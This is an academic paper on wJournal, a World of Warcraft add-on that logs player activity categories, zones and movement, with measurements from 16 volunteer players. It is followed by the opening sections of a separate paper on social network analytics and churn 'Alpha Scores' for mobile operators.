Massively Multiplayer Online Role-Playing Games (MMORPGs), unlike other multiplayer games, support very large numbers of concurrent users, possibly tens of thousands, playing together in a common, persistent virtual world. Each user is represented by a virtual character through which the player interacts with the game. Through the course of the game, virtual characters become more powerful and progress in terms of levels (up to a maximum level), abilities, and possession of virtual items (e.g. swords and armor). As of February 2012, according to *mmodata.net* [1], a reference source for the (estimated) number of players for subscription based games, there are around 21 million MMORPG subscribers, out of which more than 10 million play the *World of Warcraft* (WoW), a MMORPG developed by *Activision Blizzard*.

A wide popularity of MMORPGs reflects onto network traffic as well. For example, according to measurements reported in 2007 in a live 3G mobile core network in Austria [2], the amount of TCP traffic generated by WoW constituted over 1% of total TCP traffic. While the volume of MMORPG traffic is, in general, still relatively low, it is growing fast. According to Cisco Visual Networking Index [3], the online gaming traffic volume (including casual online gaming, networked console gaming, and multiplayer virtual-world gaming) will grow with a compound annual growth rate of 43% in the period 2010–2015; topped only by Internet video (48%).

Network traffic monitoring and analysis have always played a key role in studying and improving the operation of telecommunication networks and the Internet. With respect to online gaming, a recent trend in traffic monitoring and analysis has been oriented towards understanding player behavior with respect to traffic modeling and user perceived quality. Information about player behavior can be utilized in many ways. From the perspective of network infrastructure equipment vendors and network operators, it is a key for development of traffic models used for network planning dimensioning, and testing [4][5]. From the game design perspective, information regarding player behavior and movement in the virtual world is crucial for virtual world partitioning, area of interest management algorithms, and setting minimum bandwidth and latency requirements. From the business perspective of a game provider, it helps estimate users (dis)interest in the game and predict player churn (i.e., the number of users who quit playing entirely). Player behavior also has an impact on computational resources and energy consumption [6]. Thus, tools for monitoring and analysis of player behavior are needed by all stakeholders in the online gaming business.

In this paper, we present our contribution, a tool we developed for monitoring and analysis of player behavior in WoW. The tool collects player behavior related data on selected game related characteristics, such as a number of sessions over a monitoring period, a number of different game characters within each session, types and timing of gaming activities, and the areas visited in the virtual world. For the categorization of gaming activities, we apply a previously developed model of player behavior [7]. As people keep journals to record their activities and happenings in real life, so does the tool for their virtual persona(s) in WoW – hence its name *wJournal* (as short for "*WoW journal*"). We illustrate the use of the *wJournal* by performing measurements to characterize user behavior in a group of 16 players, and compare it to previous results, and also to investigate the relationship between the player behavior, location, and movement patterns in the virtual world.

The remainder of the paper is structured as follows: Section II briefly summarizes related work on approaches and monitoring and data collection for studying player behavior, and Section III presents the player behavior model which serves as a basis for our tool. Section IV presents the design and implementation of *wJournal*, and Section V describes and discusses the measurement results. Finally, Section VI concludes the paper.

II. RELATED WORK

There are three complementary approaches for studying player behavior in MMORPGs, based on where and how the player behavior data is tracked and recorded:

- At the server: this approach is based on the game provider's internal server data logs, which, obviously, can only be obtained or accessed only in close cooperation with the game provider;
- At the client: this approach is based on either extending the default game client by developing an add-on (using an API provided by the game developer), or, creating a new or modified game client with desired functionality (possibly subject to technical, legal, and/or licensing restrictions). Using an add-on (also spelled as "addon"), or a modified client for behavior monitoring requires cooperation with players;
- In the network: this approach is based on capturing game traffic in the network and analyzing it, usually offline, to extract the behavioral information from those traces. Access to network infrastructure is needed in this approach, and depending on the measurement point, cooperation with the network operator may be needed (or not).

Each approach has its advantages and disadvantages with respect to the amount and descriptiveness of data, as well as its suitability for a particular purpose. For the purposes of this work, we briefly summarize the user behavior characteristics which have been studied in literature.

Server data approach. Feng, Brandt and Saha [8] have performed an analysis on several years of server log data provided by developers of popular MMO *Eve online*. They investigate the number of players logged into the game at any given time. They have also presented a long term analysis and demonstrated how adding new content to the game influences player behavior.

Client data approach. In addition to collecting data about the player using the client itself, several works use polling, meaning they use a script, running on a client, which uses regular game client mechanisms to "poll", i.e., obtain information on, other virtual characters (i.e., players' avatars) present in the virtual world. This approach is used by Pittman and GauthierDickey [9] who record and model the behavior of two MMORPGs: WoW and *Warhammer Online* by *Mythic Entertainment*. Authors also mention that another option for measuring player behavior would be to modify the game client, which could provide better results, but with possible legal consequences. Lee, Chen, Cheng and Lei [10] gather the data of player behavior in WoW over the course of three years, constantly refreshing the avatar presence. Data is used to predict avatar play time, since there was no way to correlate the avatar to the actual player. Zhuang et al. [11] measure session length, player availability, player downtime, and player location in the virtual world. Authors classify the virtual world zones into areas named *Questing*, *Traveling*, and *Cities*, and calculate the time a player stays in each area. In our previous work [7], we introduced a WoW add-on named *World of Warcraft Session Activity Logger* (WSA-Logger), a predecessor to *wJournal*. (Compared to WSA-Logger, *wJournal* has several improvements in terms of functionality and performance, which will be described later in this paper.)

Network approach. This approach is applied by Kihl, Aurelius, and Lagerstedt [12] who inspect network traffic in an access network in Sweden and extract the traffic from a number of households in which people played WoW. They present information regarding hourly and daily patterns of the number of active players, traffic load, and session length. A correlation between time of the day and traffic generated by WoW is used to predict server load.

III. PLAYER BEHAVIOR MODEL

In this section we briefly explain the behavioral model on which *wJournal* is based upon. The behavioral model, specified in our previous work [7], and examined in respect to psychological player motivation [13], specifies six action categories of user behavior, which translate to the states in the finite state machine used by the software. We base the internal logic in *wJournal* on states and transitions corresponding to their equivalents in the system of WoW: the states correspond to the action categories, and the transitions correspond to events (messages sent) which denote the start of a certain game activity.

In our player behavior model [7], we have defined the following action categories for MMORPGs: 1) *Questing*, 2) *Trading*, 3) *Dungeons*, 4) *Raiding*, 5) *Player versus Player (PvP) combat*, and 6) *Uncategorized*. We briefly describe the action categories next.

Questing is an action category involving solving task given by Non-Player Characters (NPCs) for a reward in terms of experience, virtual items, or in-game currency. It is usually performed by a player alone, as questing tasks are usually fairly simple (e.g., kill 10 wolfs).

Trading category includes actions which serve for exchange of virtual goods or money between two players, or, an NPC and a player. Such actions include sending in-game mail, trading virtual items, visiting banks, etc.

Dungeons is a primary small group activity in which a group of players, typically 4-5, fights against a large number of hostile NPCs inside confined areas of the virtual world. These areas are replicated for each group of players and are called instances.

Raiding is an action category which is very similar to *Dungeons*, but larger on all scales. It involves larger groups of players (i.e., 10 and more), NPC opponents are more challenging, and fights are more complex. Therefore, *Raiding* provides better rewards then *Questing* and *Dungeons*.

PvP combat involves actions of battling between players, both in instanced and in non-instanced areas. Its distinctive characteristics are high action pace, high player mobility, and low number of NPCs.

Uncategorized comprises the time within the session which cannot be uniquely assigned to one of the five categories mentioned previously.

IV. DESIGN AND IMPLEMENTATION OF WJOURNAL

wJournal has been designed as a WoW add-on. This design choice has been based on the fundamental requirement which stems from the player behavior model

– the ability to detect what the user is doing in the WoW virtual world (i.e., to which action category this activity refers to), when and for how long, and where (in which are of the virtual world). *wJournal* enables tracking of the number of sessions, the number of different characters within each tracked session, start time and end time of session segments which represent a single behavior category within a session, and the list of visited areas with associated time duration of the visit. Compared to our previous add-on (WSA-Logger), *wJournal* has improved performance in terms of reduced memory usage (70kB total) and CPU load (less than 1% on the default CPU performance meter). It also has a new functionality for tracking user movement patterns. Other minor improvements include bug fixes and some GUI details.

A. *Event tracking in wJournal*

Whenever a certain activity in the game is performed, the WoW API of the game client fires an event related to that activity. For example, when the user opens a mailbox inside the game, the MAIL_SHOW event is fired. The number of events has been growing with the game evolution, and as of March 2012, there are 736 distinct events within WoW. In order to track player behavior with respect to the player behavior model, certain in-game events are helpful for determining action categories, and some are not. For example, the event MAIL_CLOSE may be uniquely assigned to the *Trading* category, and the event BATTLEFIELDS_SHOW may be uniquely assigned to *PvP combat*. However, a large number of events happen constantly during gameplay; making it impossible to distinguish the action category based solely on that event. Event tracking by using WoW API is explained in more detail in our previous work [7].

For the purposes of this work, it suffices to say that *wJournal* tracks *Questing*, *Trading*, and *non-instanced PvP combat*, as a chain of events starting from the first event assigned to a given category, to the first event which does not belong in the same category. *Dungeons*, *Raiding*, and *instanced PvP combat* are all variations of instanced world space and are tracked differently. Namely, these categories are fully defined by two events labeling the entrance in and exit out of the instanced area.




Figure 1. User behavior tracking finite state machine in wJournal

So, each time a player enters and spends time in an instanced area, the player is considered to be performing events belonging to the respective behavior category.

B. *Player behavior tracking in wJournal*

A player behavior within the game client, as tracked by the add-on, can be modeled as a finite state machine, as shown in Fig. 1. The set of states corresponds to "user state", as the user "being active" in one of the six action categories. The set of input events corresponds to user actions in the game world, and a set of output events corresponds to events fired by the API. The transition function takes the current state and an input event, and returns the output event and the next state. Since there are no such restrictions within WoW, any state can change into any other state, thus transitions are possible from each state to all other states. Also, for non-instanced states (*Questing*, *Trading*, and *non-instanced PvP combat*), there is a loop denoting that there can be a series of events which do not change the current state. For instanced states (*Raiding*, *Dungeons*, and *instanced PvP combat*), as mentioned before, the state is defined through the instance entry and instance exit events.

By implementing the model described above, we are able to track the players' behavior in all of their characters separately, show them the gathered statistics in form of bar-charts, and export all the data needed in a log file.

C. *wJournal implementation*

As mentioned earlier, *wJournal* has been implemented as a WoW add-on, by using Lua scripting language and Ace3 development framework (http://www.wowace.com/add-ons/ace3/). A WoW add-on, in general, is a collection of files which reside within the respective subdirectory in the WoW directory tree on the player's computer. An add-on directory contains a (mandatory) table of contents file, and a collection of individual components which implement the desired functionality, such as Lua scripts, XML files, fonts, graphics, sounds, etc. These files are loaded into the game scripting system when the client is started, and executed within the client to make desired modifications to the user interface. Due to security reasons, the scripting interface has limitations, in particular in terms of access to the file system and the operating system resources. It should also be noted that the scripting interface does not have access to the game world part of the client, so as to prevent misuse such as, e.g., automating behaviors or modifying gameplay. For more information on creating and programming WoW add-ons, an interested reader is referred to [14].

1) *wJournal add-on structure*

The wJournal directory contains the following files: 1) a table of contents (metadata) file, 2) an XML file used to determine the location of, and order in which Lua scripts (files with .lua extension) are loaded, and 3) Lua script files (the actual code which runs the add-on). The amount of data that needs to be tracked at any given time is substantial, so our add-on is broken down into multiple files for better code readability. In addition to the files

mentioned above, two additional files include *Zones* and *Events*. Their function is explained in the text below.

2) Zone tracking

Virtual world of WoW contains more than 100 distinct zones. A *zone* is an area in the virtual world defined by its size and name. A character's location at a given time can be determined by using a script. Keeping track of the zone in which the player is in drastically reduces the number of events that we need to keep track of. For example, if a player's character is transferred to an instanced zone like battlegrounds, there is no need to keep track of any other events while in it. Simply noting the zone entrance and exit is enough to determine which instanced behavior category a player is currently in.

3) Event tracking

The *Events.lua* file is used for storing a list of events used for determining the behavior category. This list is extendable, in the sense that new events (meaningful for our categories) added into the game (e.g., by game updates) may be added into this file to make *wJournal*'s decisions more precise.

4) Core logic

wJournal's program logic is stored in the *Core.lua* file. This file implements the finite state machine described above and records the data about the player behavior, with the goal of calculating and presenting the player behavior statistics. Obviously, calculating these in real time would have a negative impact on game client performance so that has to be avoided. The next problem that has to be solved is how to store collected data, and remain in line with security restrictions for add-on's Lua scripts. To avoid performance degradation and to work around file system access limitations, *wJournal* separates the behavior data presentation to the player from data storage for offline processing.

5) Player statistics shown within extended GUI

The display showing the behavior statistics to the player has been designed so as to be rather simple and non-intrusive and it can be easily put aside if needed.

Fig. 2 shows the display, using a bar chart for graphical representation of the basic player behavior statistics. In addition to bar length indicating the time spent in each action category, the chart also displays the percentage of the time spent in a certain category with respect to the total playing time.

6) Player statistics stored in a text file

For security reasons, Lua scripts in WoW add-ons are permitted write access only to an isolated folder, where settings for all add-ons are stored.



Figure 2. wJournal display of playing statistics

The problem is that using an add-on over an extended period of time, results in storing large amounts of data in files originally designed for settings.

This, obviously, has a cumulative negative impact on performance. Our past experience with *WSALogger*, which used this mechanism, taught us that a better solution was needed. For *wJournal*, another solution has been found by using the WoW's option for creating custom chat channels. Custom chat channels have several properties that enable this solution: 1) they can be used by any number of users, 2) add-ons are allowed to write in such channels without the users having to type themselves, and 3) add-ons can selectively toggle chat logging on and off, allowing to write only the text generated by the add-on into the game client's chat history, virtually making it our export file.

A chat history line is structured as follows:

```
MM/DD hh:mm:ss [channel name] <avatar
          name>: <text>
```

Where the MM/DD field represents month and day, and it is followed by the time of the day expressed in hours, minutes and seconds (hh:mm:ss). The "channel name" is used to identify the originator of the chat message, as the avatar's name is used to identify the player who wrote the message. The "text" field represents the message received. Since the game client provides timestamps, channel names, and avatar names automatically, we use the text field for writing the data of interest. An algorithm for writing into a chat log is as follows:

1. Wait for an event;
2. If an event is registered as belonging to a certain behavior category, forward it to the state machine as a new input event;
3. If the state machine transitions to a new state, send the new behavior category name and zone in which this event has occurred to a custom chat channel.

There is also a basic algorithm for data filtering before writing into the chat log, defined as follows:

1. Wait for a change in the chat window;
2. If the channel on which the message is received and the current player's avatar name have been previously registered in *wJournal*, enable chat logging. Otherwise, disable chat logging.

Based on the chat history, it is possible to chronologically reconstruct the sequence of player behaviors, i.e., the behavior start time, the behavior end time, and the zone in which the behavior has occurred. To make handling of data easier, a C# parser in has been developed, which creates output in Microsoft Excel (XLS) format. This file contains the following: Player ID, character name, behavior category name, starting time of a category, ending time of a category, and a session ID. This allows us to easily sort, enumerate, find peak values and create graphs from collected data. We also study the data to analyze the time duration spent by the player per action category, and the spatial positioning of characters.

V. MEASUREMENT RESULTS

We demonstrate the use of *wJournal* by the following experiment, run by student volunteers at the Faculty of

Electrical Engineering and Computing of the University of Zagreb, over a four weeks' time. The students "enlisted" a total of 16 WoW players to participate in the research. The participating players were requested to set up the *wJournal* add-on on their computers, and to continue their usual behavior inside the virtual world during the course of the experiment.

Data gathering started on May 5th, 2011, and it ended on June 10th, 2011. During this period, WoW patch 4.1.0 of the Cataclysm expansion was active. As the previous patch was introduced on October 12th, 2010 (meaning that no new content has been introduced which would "skew" the user behavior), players have behaved in their already settled ways, i.e., in usual patterns. During the experiment no personal data was collected, except player's age and gender. A total of 16 players participated in our research, with an average of 1.937 characters per player (as one player may use several characters in a same session).

The log analysis has been performed to establish the age and gender characteristics of the test group, their session characteristics, and the player movement.

A. *Age and gender analysis of the test group*

The average player age in our dataset is 24 years, with a 16-year-old being the youngest, and a 32-year-old the oldest subject. In general, younger subjects showed the tendency to play mainly with one character and focusing on single behavior categories, while older players showed a variety of interests. Distribution by gender is roughly equal (i.e., 9 male and 7 female players). With respect to activity categories, the collected data shows that "traditional" gender roles seem to extend into the virtual world as well, as female participants showed more interest in cooperative and healing roles, while male participants focused on playing competitive and more aggressive roles.

B. *Session length analysis*

We define a *session length* as the time spent in the game between logging in and logging out of a single character. One player can have multiple characters, but only one can be active at a time.

We also define a *session segment* as a part of the session in which only the activities in one action category take place. In our test group, an average session time is 62 minutes, with the longest session just under 14 hours. The shortest sessions lasted only a couple of seconds. Such sessions can represent an accidental character logons, as well as logons to simply check some equipment status, or chat. Therefore, information about shortest sessions is not reported separately, but it is calculated into average session lengths.




Figure 3. Occurrence percentages of behavior categories

C. *Behavior category duration analysis*

Fig. 3 shows the average occurrence (percentage) of the six behavior categories in our dataset, and Fig. 4 shows (the percentage of) the time spent in each category. Due to a relatively small number of participants in the experiment, who happened to be mostly interested in *PvP combat*, the behavior category spread is imbalanced. Actions recorded mainly belong to *PvP combat*, *Trading* and *Uncategorized* categories, while *Questing*, *Dungeons* and *Raiding* (in descending order) are less represented. A typical session with a maximum level character contains chatting, discussing tactics and trading while waiting to be matched against other players in *PvP combat*, which is played the most. When not playing *PvP*, players are mostly questing with their alternative characters, or leveling them through dungeons.

Only three (out of sixteen) test subjects have shown interest in raiding, which is played mainly in evening hours. By comparing Fig. 4, and Fig. 3, it may be noted that, even though *Uncategorized* session segments happen very often, their total time is not as high in percentage as expected. It is also noticeable that dungeons and raids have only a few occurrences, but their percentage in total time played is not insignificant because the corresponding session segments tend to be long (as shown in [7][13]). We can order the behavior categories from the most to the least frequent, as follows: *Uncategorized*, *Trading*, *PvP combat Questing*, *Dungeons*, *and Raiding*. The average length of each category, also in descending order: *Raiding*, *Questing*, *Dungeons, PvP combat, Uncategorized , Trading*.

D. *Player movement analysis*

Players are able to move through virtual zones in several ways: by land, by air, and through teleporting.

Travelling by land means a player can follow designated routes on foot. Thus, a player can only visit zones adjacent to his current zone.




Figure 4. Percentages of time spent on each behavior category

This is characteristic for low level characters, since they have no faster options available until higher levels.

Travelling by air is acquired at mid levels. A player is able to purchase a flying mount which still limits him to travelling only to adjacent areas, but not as strict as roads do. Once the flying ability is acquired, there is no recognizable pattern in player movement when travelling by air.

Teleporting is a way of instantly transporting a player to a zone not necessarily adjacent to his current position.

Since there are virtually endless combinations of traveling patterns, no automated process is used for recognizing player movement. Instead, the parsed data is manually analyzed.

In our dataset, only 16% of characters are lower levels and are traveling by land or air. Most players are maximum level, where we find little to no movement at all. We have also confirmed that characters tend to gather in major cities. Idling and trading are the two behaviors found there. From capital cities they tend to enter queues for instanced actions. Approximately every 26 minutes players are teleported to a dungeon, or every 19 minutes to a battleground. Afterwards, they continue to idle or trade until the next queue is up. Most of the maximum level players follow this behavior pattern.

E. Relationship between actions performed and location in the virtual world

We have also analyzed which are the most frequent areas related to each action category. In general, players tend to visit only a few zones. Trading almost exclusively happens in capital cities or adjacent areas. Time spent in *Uncategorized* is mostly (over 75%) spent in capital cities as well. *PvP combat* is almost completely focused in instanced areas, and occurrences of *PvP combat* outside these areas are very rare. All instanced areas for *PvP combat* are frequently used. This differs from the *Dungeons* category, where the *Dungeons* intended for maximum level players are used 91% of the time. This means that a large amount of content is not used. This is even more pronounced in *Raiding* where only two instances have ever been visited.

VI. CONCLUSION

By using *wJournal*, we have gained an interesting insight into the player behavior in the test group. The following conclusions have been made:

- Players tend to gather at certain hotspots (hubs), making spatial distribution of server load uneven.
- Behaviors that players show most interest in, (e.g., PvP combat), mostly take place in instanced zones, causing constant "server hopping".
- Some of the instanced areas for dungeons and for raiding are very rarely used.

This information may be significant for designing virtual world partitioning algorithms and server load balancing, as well as on network capacity planning and dynamic resource reservation. Other uses, as explained at the beginning of the paper can also be envisioned.

For future work, we plan to create a tool for predicting server and CPU load based on user behavior patterns we have identified.

ACKNOWLEDGMENTS

This work was supported by the research project 036-0362027-1639 "Content Delivery and Mobility of Users and Services in New Generation Networks", by the Ministry of Science, Education, and Sports of the Republic of Croatia, and Ericsson Nikola Tesla, Zagreb, Croatia. Also, the research leading to these results has received funding from the European Community's Seventh Framework Programme under grant agreement no. 285939 (ACROSS).

REFERENCES

[1] I. Van Geel, "MMOData Keeping track of the MMORPG scene", www.mmodata.net

[2] P. Svoboda, W. Karner, and M. Rupp,*"Traffic analysis and modeling for World of Warcraft"*, in Communications, 2007. *ICC '07. IEEE International Conferenece on, 2007.* pp. 1612.-1617.

[3] Cisco Visual Networking Index: Forecast and Methodology, 2010-2015, On-line: http://www.cisco.com/en/US/solutions/collateral/ns341/ns525/ns537/ns705/ns827/white_paper_c11-481360_ns827_Networking_Solutions_White_Paper.html, February 2012.

[4] K.-T. Chen, P. Huang, C.-L. Lei, "Game Traffic Analysis: An MMORPG Perspective", Computer Networks 50(16), pp. 3002-3023 (2006)

[5] W. Cai, X. Wang, M. Chen, Y. Zhang, "MMOPRG Traffic Measurement, Modeling and Generator over WiFi and WiMax", In: Proceedings of the Global Telecommunications Conference (GLOBECOM 2010), IEEE, pp. 1-5 (2010)

[6] Y.T. Lee, K.T. Chen, "Is server consolidation beneficial to MMORPG? a case study of World of Warcraft", In: IEEE International Conference on Cloud Computing, pp. 435-442 (2010)

[7] M. Suznjevic, O. Dobrijevic, M. Matijasevic, "MMORPG player actions: Network performance, session patterns and latency requirements analysis", Multimedia Tools and Applications, 45(1-3), pp. 191-241 (2009)

[8] W.-C. Feng, D. Brandt, and D. Saha, "A long-term study of popular MMORPG," in Proceedings of the 6th ACM SIGCOMM Workshop on Network and System Support for Games, 2007, pp. 19–24.

[9] D. Pittman and C. GauthierDickey, "Characterizing Virtual Populations in Massively Multiplayer Online Role-Playing Games", in Advances in Multimedia Modeling, ser. Lecture Notes in Computer Science. Springer Berlin / Heidelberg, 2010, vol. 5916, pp. 87–97.

[10] Y.-T. Lee, K.-T. Chen, Y.-M. Cheng, and C.-L. Lei, "World of Warcraft avatar history dataset", in Proceedings of the second annual ACM Conference on Multimedia systems, 2011, pp. 123–128.

[11] X. Zhuang, A. Bharambe, J. Pang, and S. Seshan, "Player dynamics in massively multiplayer online games", http://reportsarchive.adm.cs.cmu.edu/anon/2007/CMU-CS-07-158.pdf, October 2007.

[12] M. Kihl, A. Aurelius, and C. Lagerstedt, "Analysis of World of Warcraft Traffic Patterns and User behavior," in International Congress on Ultra Modern Telecommunications and Control Systems and Workshops, 2010, pp. 218–223.

[13] M. Suznjevic, M. Matijasevic, "Why MMORPG players do what they do: relating motivations to action categories", International Journal of Advanced Media and Communication, Vol. 4, No. 4, pp. 405-424 (2009)

[14] J. Whitehead, II, R. Roe, "World of Warcraft Programming: A Guide and Reference for Creating WoW Addons", 2nd Edition., John Wiley & Sons, 2010.

KNOWLEDGE MANAGEMENT

Social Analytics for Mobile Operators

M.Poldrugač, M.Komadina
Nokia Siemens Networks, Zagreb, Croatia
monika.poldrugac@nsn.com, marin.komadina@nsn.com

Today's in highly competitive market place, push mobile operators to optimize their subscriber's life time value by implementing efficient marketing campaigns. Social analytics offer the means to act upon subscriber information with the right target, the right timing and the right offer. Mobile operators can target campaigns, increasing customer loyalty, preventing churn, maximizing ARPU based on Alpha Score and therefore optimizes the acquisition and retention investments.

I. INTRODUCTION

Until now, the business insight has been backward looking, mainly focusing on having all the data available in a consolidated data warehouse as well as analyzing what has happened in the past. However, businesses has an increasing need for forward looking approach to understand more and more what will happen in the future in order to make right decision early enough in order to stay ahead of competition. Social analytics provide that forward looking tools that will turn the vast amount of data into actionable information regarding future, unlocking the interconnected data structures of users – mapping lists of friends, their comments and messages, photos and all their social connections, contact information and associated media.

II. SOCIAL INTELIGENCE AND SOCIAL ANALITICS

Social intelligence is a new approach to subscriber profiling and segmentation by leveraging a combination of both personal/psychological and social/cultural factors necessary to better understand your customer behavior (**Figure1**).




Figure 1: Customer Understanding [1]

Social Analytics uses 3 step approaches as follows:

1.) PREDICT

Early detection and identification of customers most likely to churn and/or take-up next level services to prioritize targeting.

2.) ACT

- Design of right offers to right customers to enhance customer value
- Micro-campaigns to enable fast and effective execution for maximum result

3.) AUTOMATE

- Automated marketing campaign execution
- Lowered cost, faster execution, detailed results and reporting

Social Analytics (SNA) is the process of measuring, analyzing and interpreting the results of interactions and associations between people, topics and ideas. It is the first and most important prediction phase (**Figure 2**) where personal factors, typically related to demographics (e.g. gender, age) and behavior (e.g. purchase history, usage preferences) are joint together with social factors related to social neighborhood, social role and connection behavior using specific mathematical prediction model.



Figure 2: Holistic View on the Customer [1]

Prediction model uses specific roles to model social network to be use and classifies the subscriber's base according with their connections and activities (**Figure 3**):

- Hubs – customers that have a lot of connections when comparing to others.
- Bridges – customers that connect two or more hubs.

- Outliers – customers having only few connections.
- Loners – subscribers having no connections




Figure 3: Social Network Roles [1]

Utilizing social input in predictive analytics greatly improves the accuracy of understanding the customer and predicting his or her future behavior. Therefore, Social Analytics builds a holistic customer view based on behavior, demographics and social analysis.

SNA surfaces social network activity, identifying the influencers and followers in social networks, and displays the results in user-friendly network diagrams which provides information about the relationship strength between individuals, can be used in conjunction with other analytical and campaign management applications to provide organizations with insight into how customers interact with each other (propensity and influence).

SNA is self-sufficient and evaluates the impact of certain input data types autonomously ("the more data the better"), no pre-defined rules or assumptions are needed. Self-learning allows for training of models and enables dynamic adaptation to changing environment and can accurately calculate the subscriber's propensity within a particular context; identify top contributors, track user social participation and calculating probability.

SNA uses methodology of Predictive Modeling, known as automated learning from significantly large historic data sets that allows for accurate predictions on future events and to create holistic view on the customers.

Three key requirements for SNA:

- **Automation requirement** - support for real time decision making
- **Data fusion requirement** - numerous data streams of seemingly incompatible data to be integrated
- **Scalability requirement** - huge volumes of transactional data to be processed.

SNA predictive modeling capabilities are:

- **Forecasts a specific behavior**, such as churn or product adoption, in the future using the current data
- **Forward-looking**, examining what will most probably happen
- Social Analytics Predictive Modeling uses **preconfigured data mining** approaches to generate data for the models
- Social Analytics is **self-sufficient** and evaluates the impact of certain input data types autonomously ("the more data the better"), no pre-defined rules or assumptions are needed
- **Self-learning** allows for training of models and enables **dynamic adaptation** to changing environment

To obtain SNA using Predictive Model, two main phases are needed: Training Phase (**Figure 4**) and Prediction Phase (**Figure 5**).

In the Training Phase (**Figure 4**), ground is on all available historical learning data. It uses preconfigured data mining approaches to generate data for the model.




Figure 4: Predictive Model Training Phase [2]

In Prediction Phase (**Figure 5**), predicting data is combined with previously created predictive model to forecast specific behavior, create forward-looking (most probably) scenario.




Figure 5: Predictive Model Prediction Phase [2]

During integration of SNA models, mobile operators must leverage on both structured and unstructured datasets. Social media analytics enable operators to gauge sentiment more accurately, as well as identifying influencers and individuals receptive to offers from them. Social Analytics is self-sufficient and evaluates the impact of certain input data types autonomously ("the more data the better"), no pre-defined rules or assumptions are needed. Self-learning allows for training of models and enables dynamic adaptation to changing environment. In order to produce accurate results it is recommended to have five months of subscriber data as basis for the analytical runs and to be used by adaptive continuous learning process.

III. ALPHA SCORE

SNA comprises of an integrated suite of analytic modules dedicated to support accurate subscriber profiling according with demographics, behavior and social context relevant factors.

Alpha Score (**Figure 6**) is measure for subscribers with high risk of churning and those that would pull others with them. This combination of context sensitive

propensity plus the effect that the individual has on its community (e.g. number of peers churning as well) is called Social Links Alpha Score.




Figure 6: Alpha Score Concept [4]

Subscribers with the highest Churn Alpha Score (**Figure 7**) are called Alphas and they are listed on the **Alpha List** containing a categorized list of subscribers with respective churn propensity and churn alpha scores.

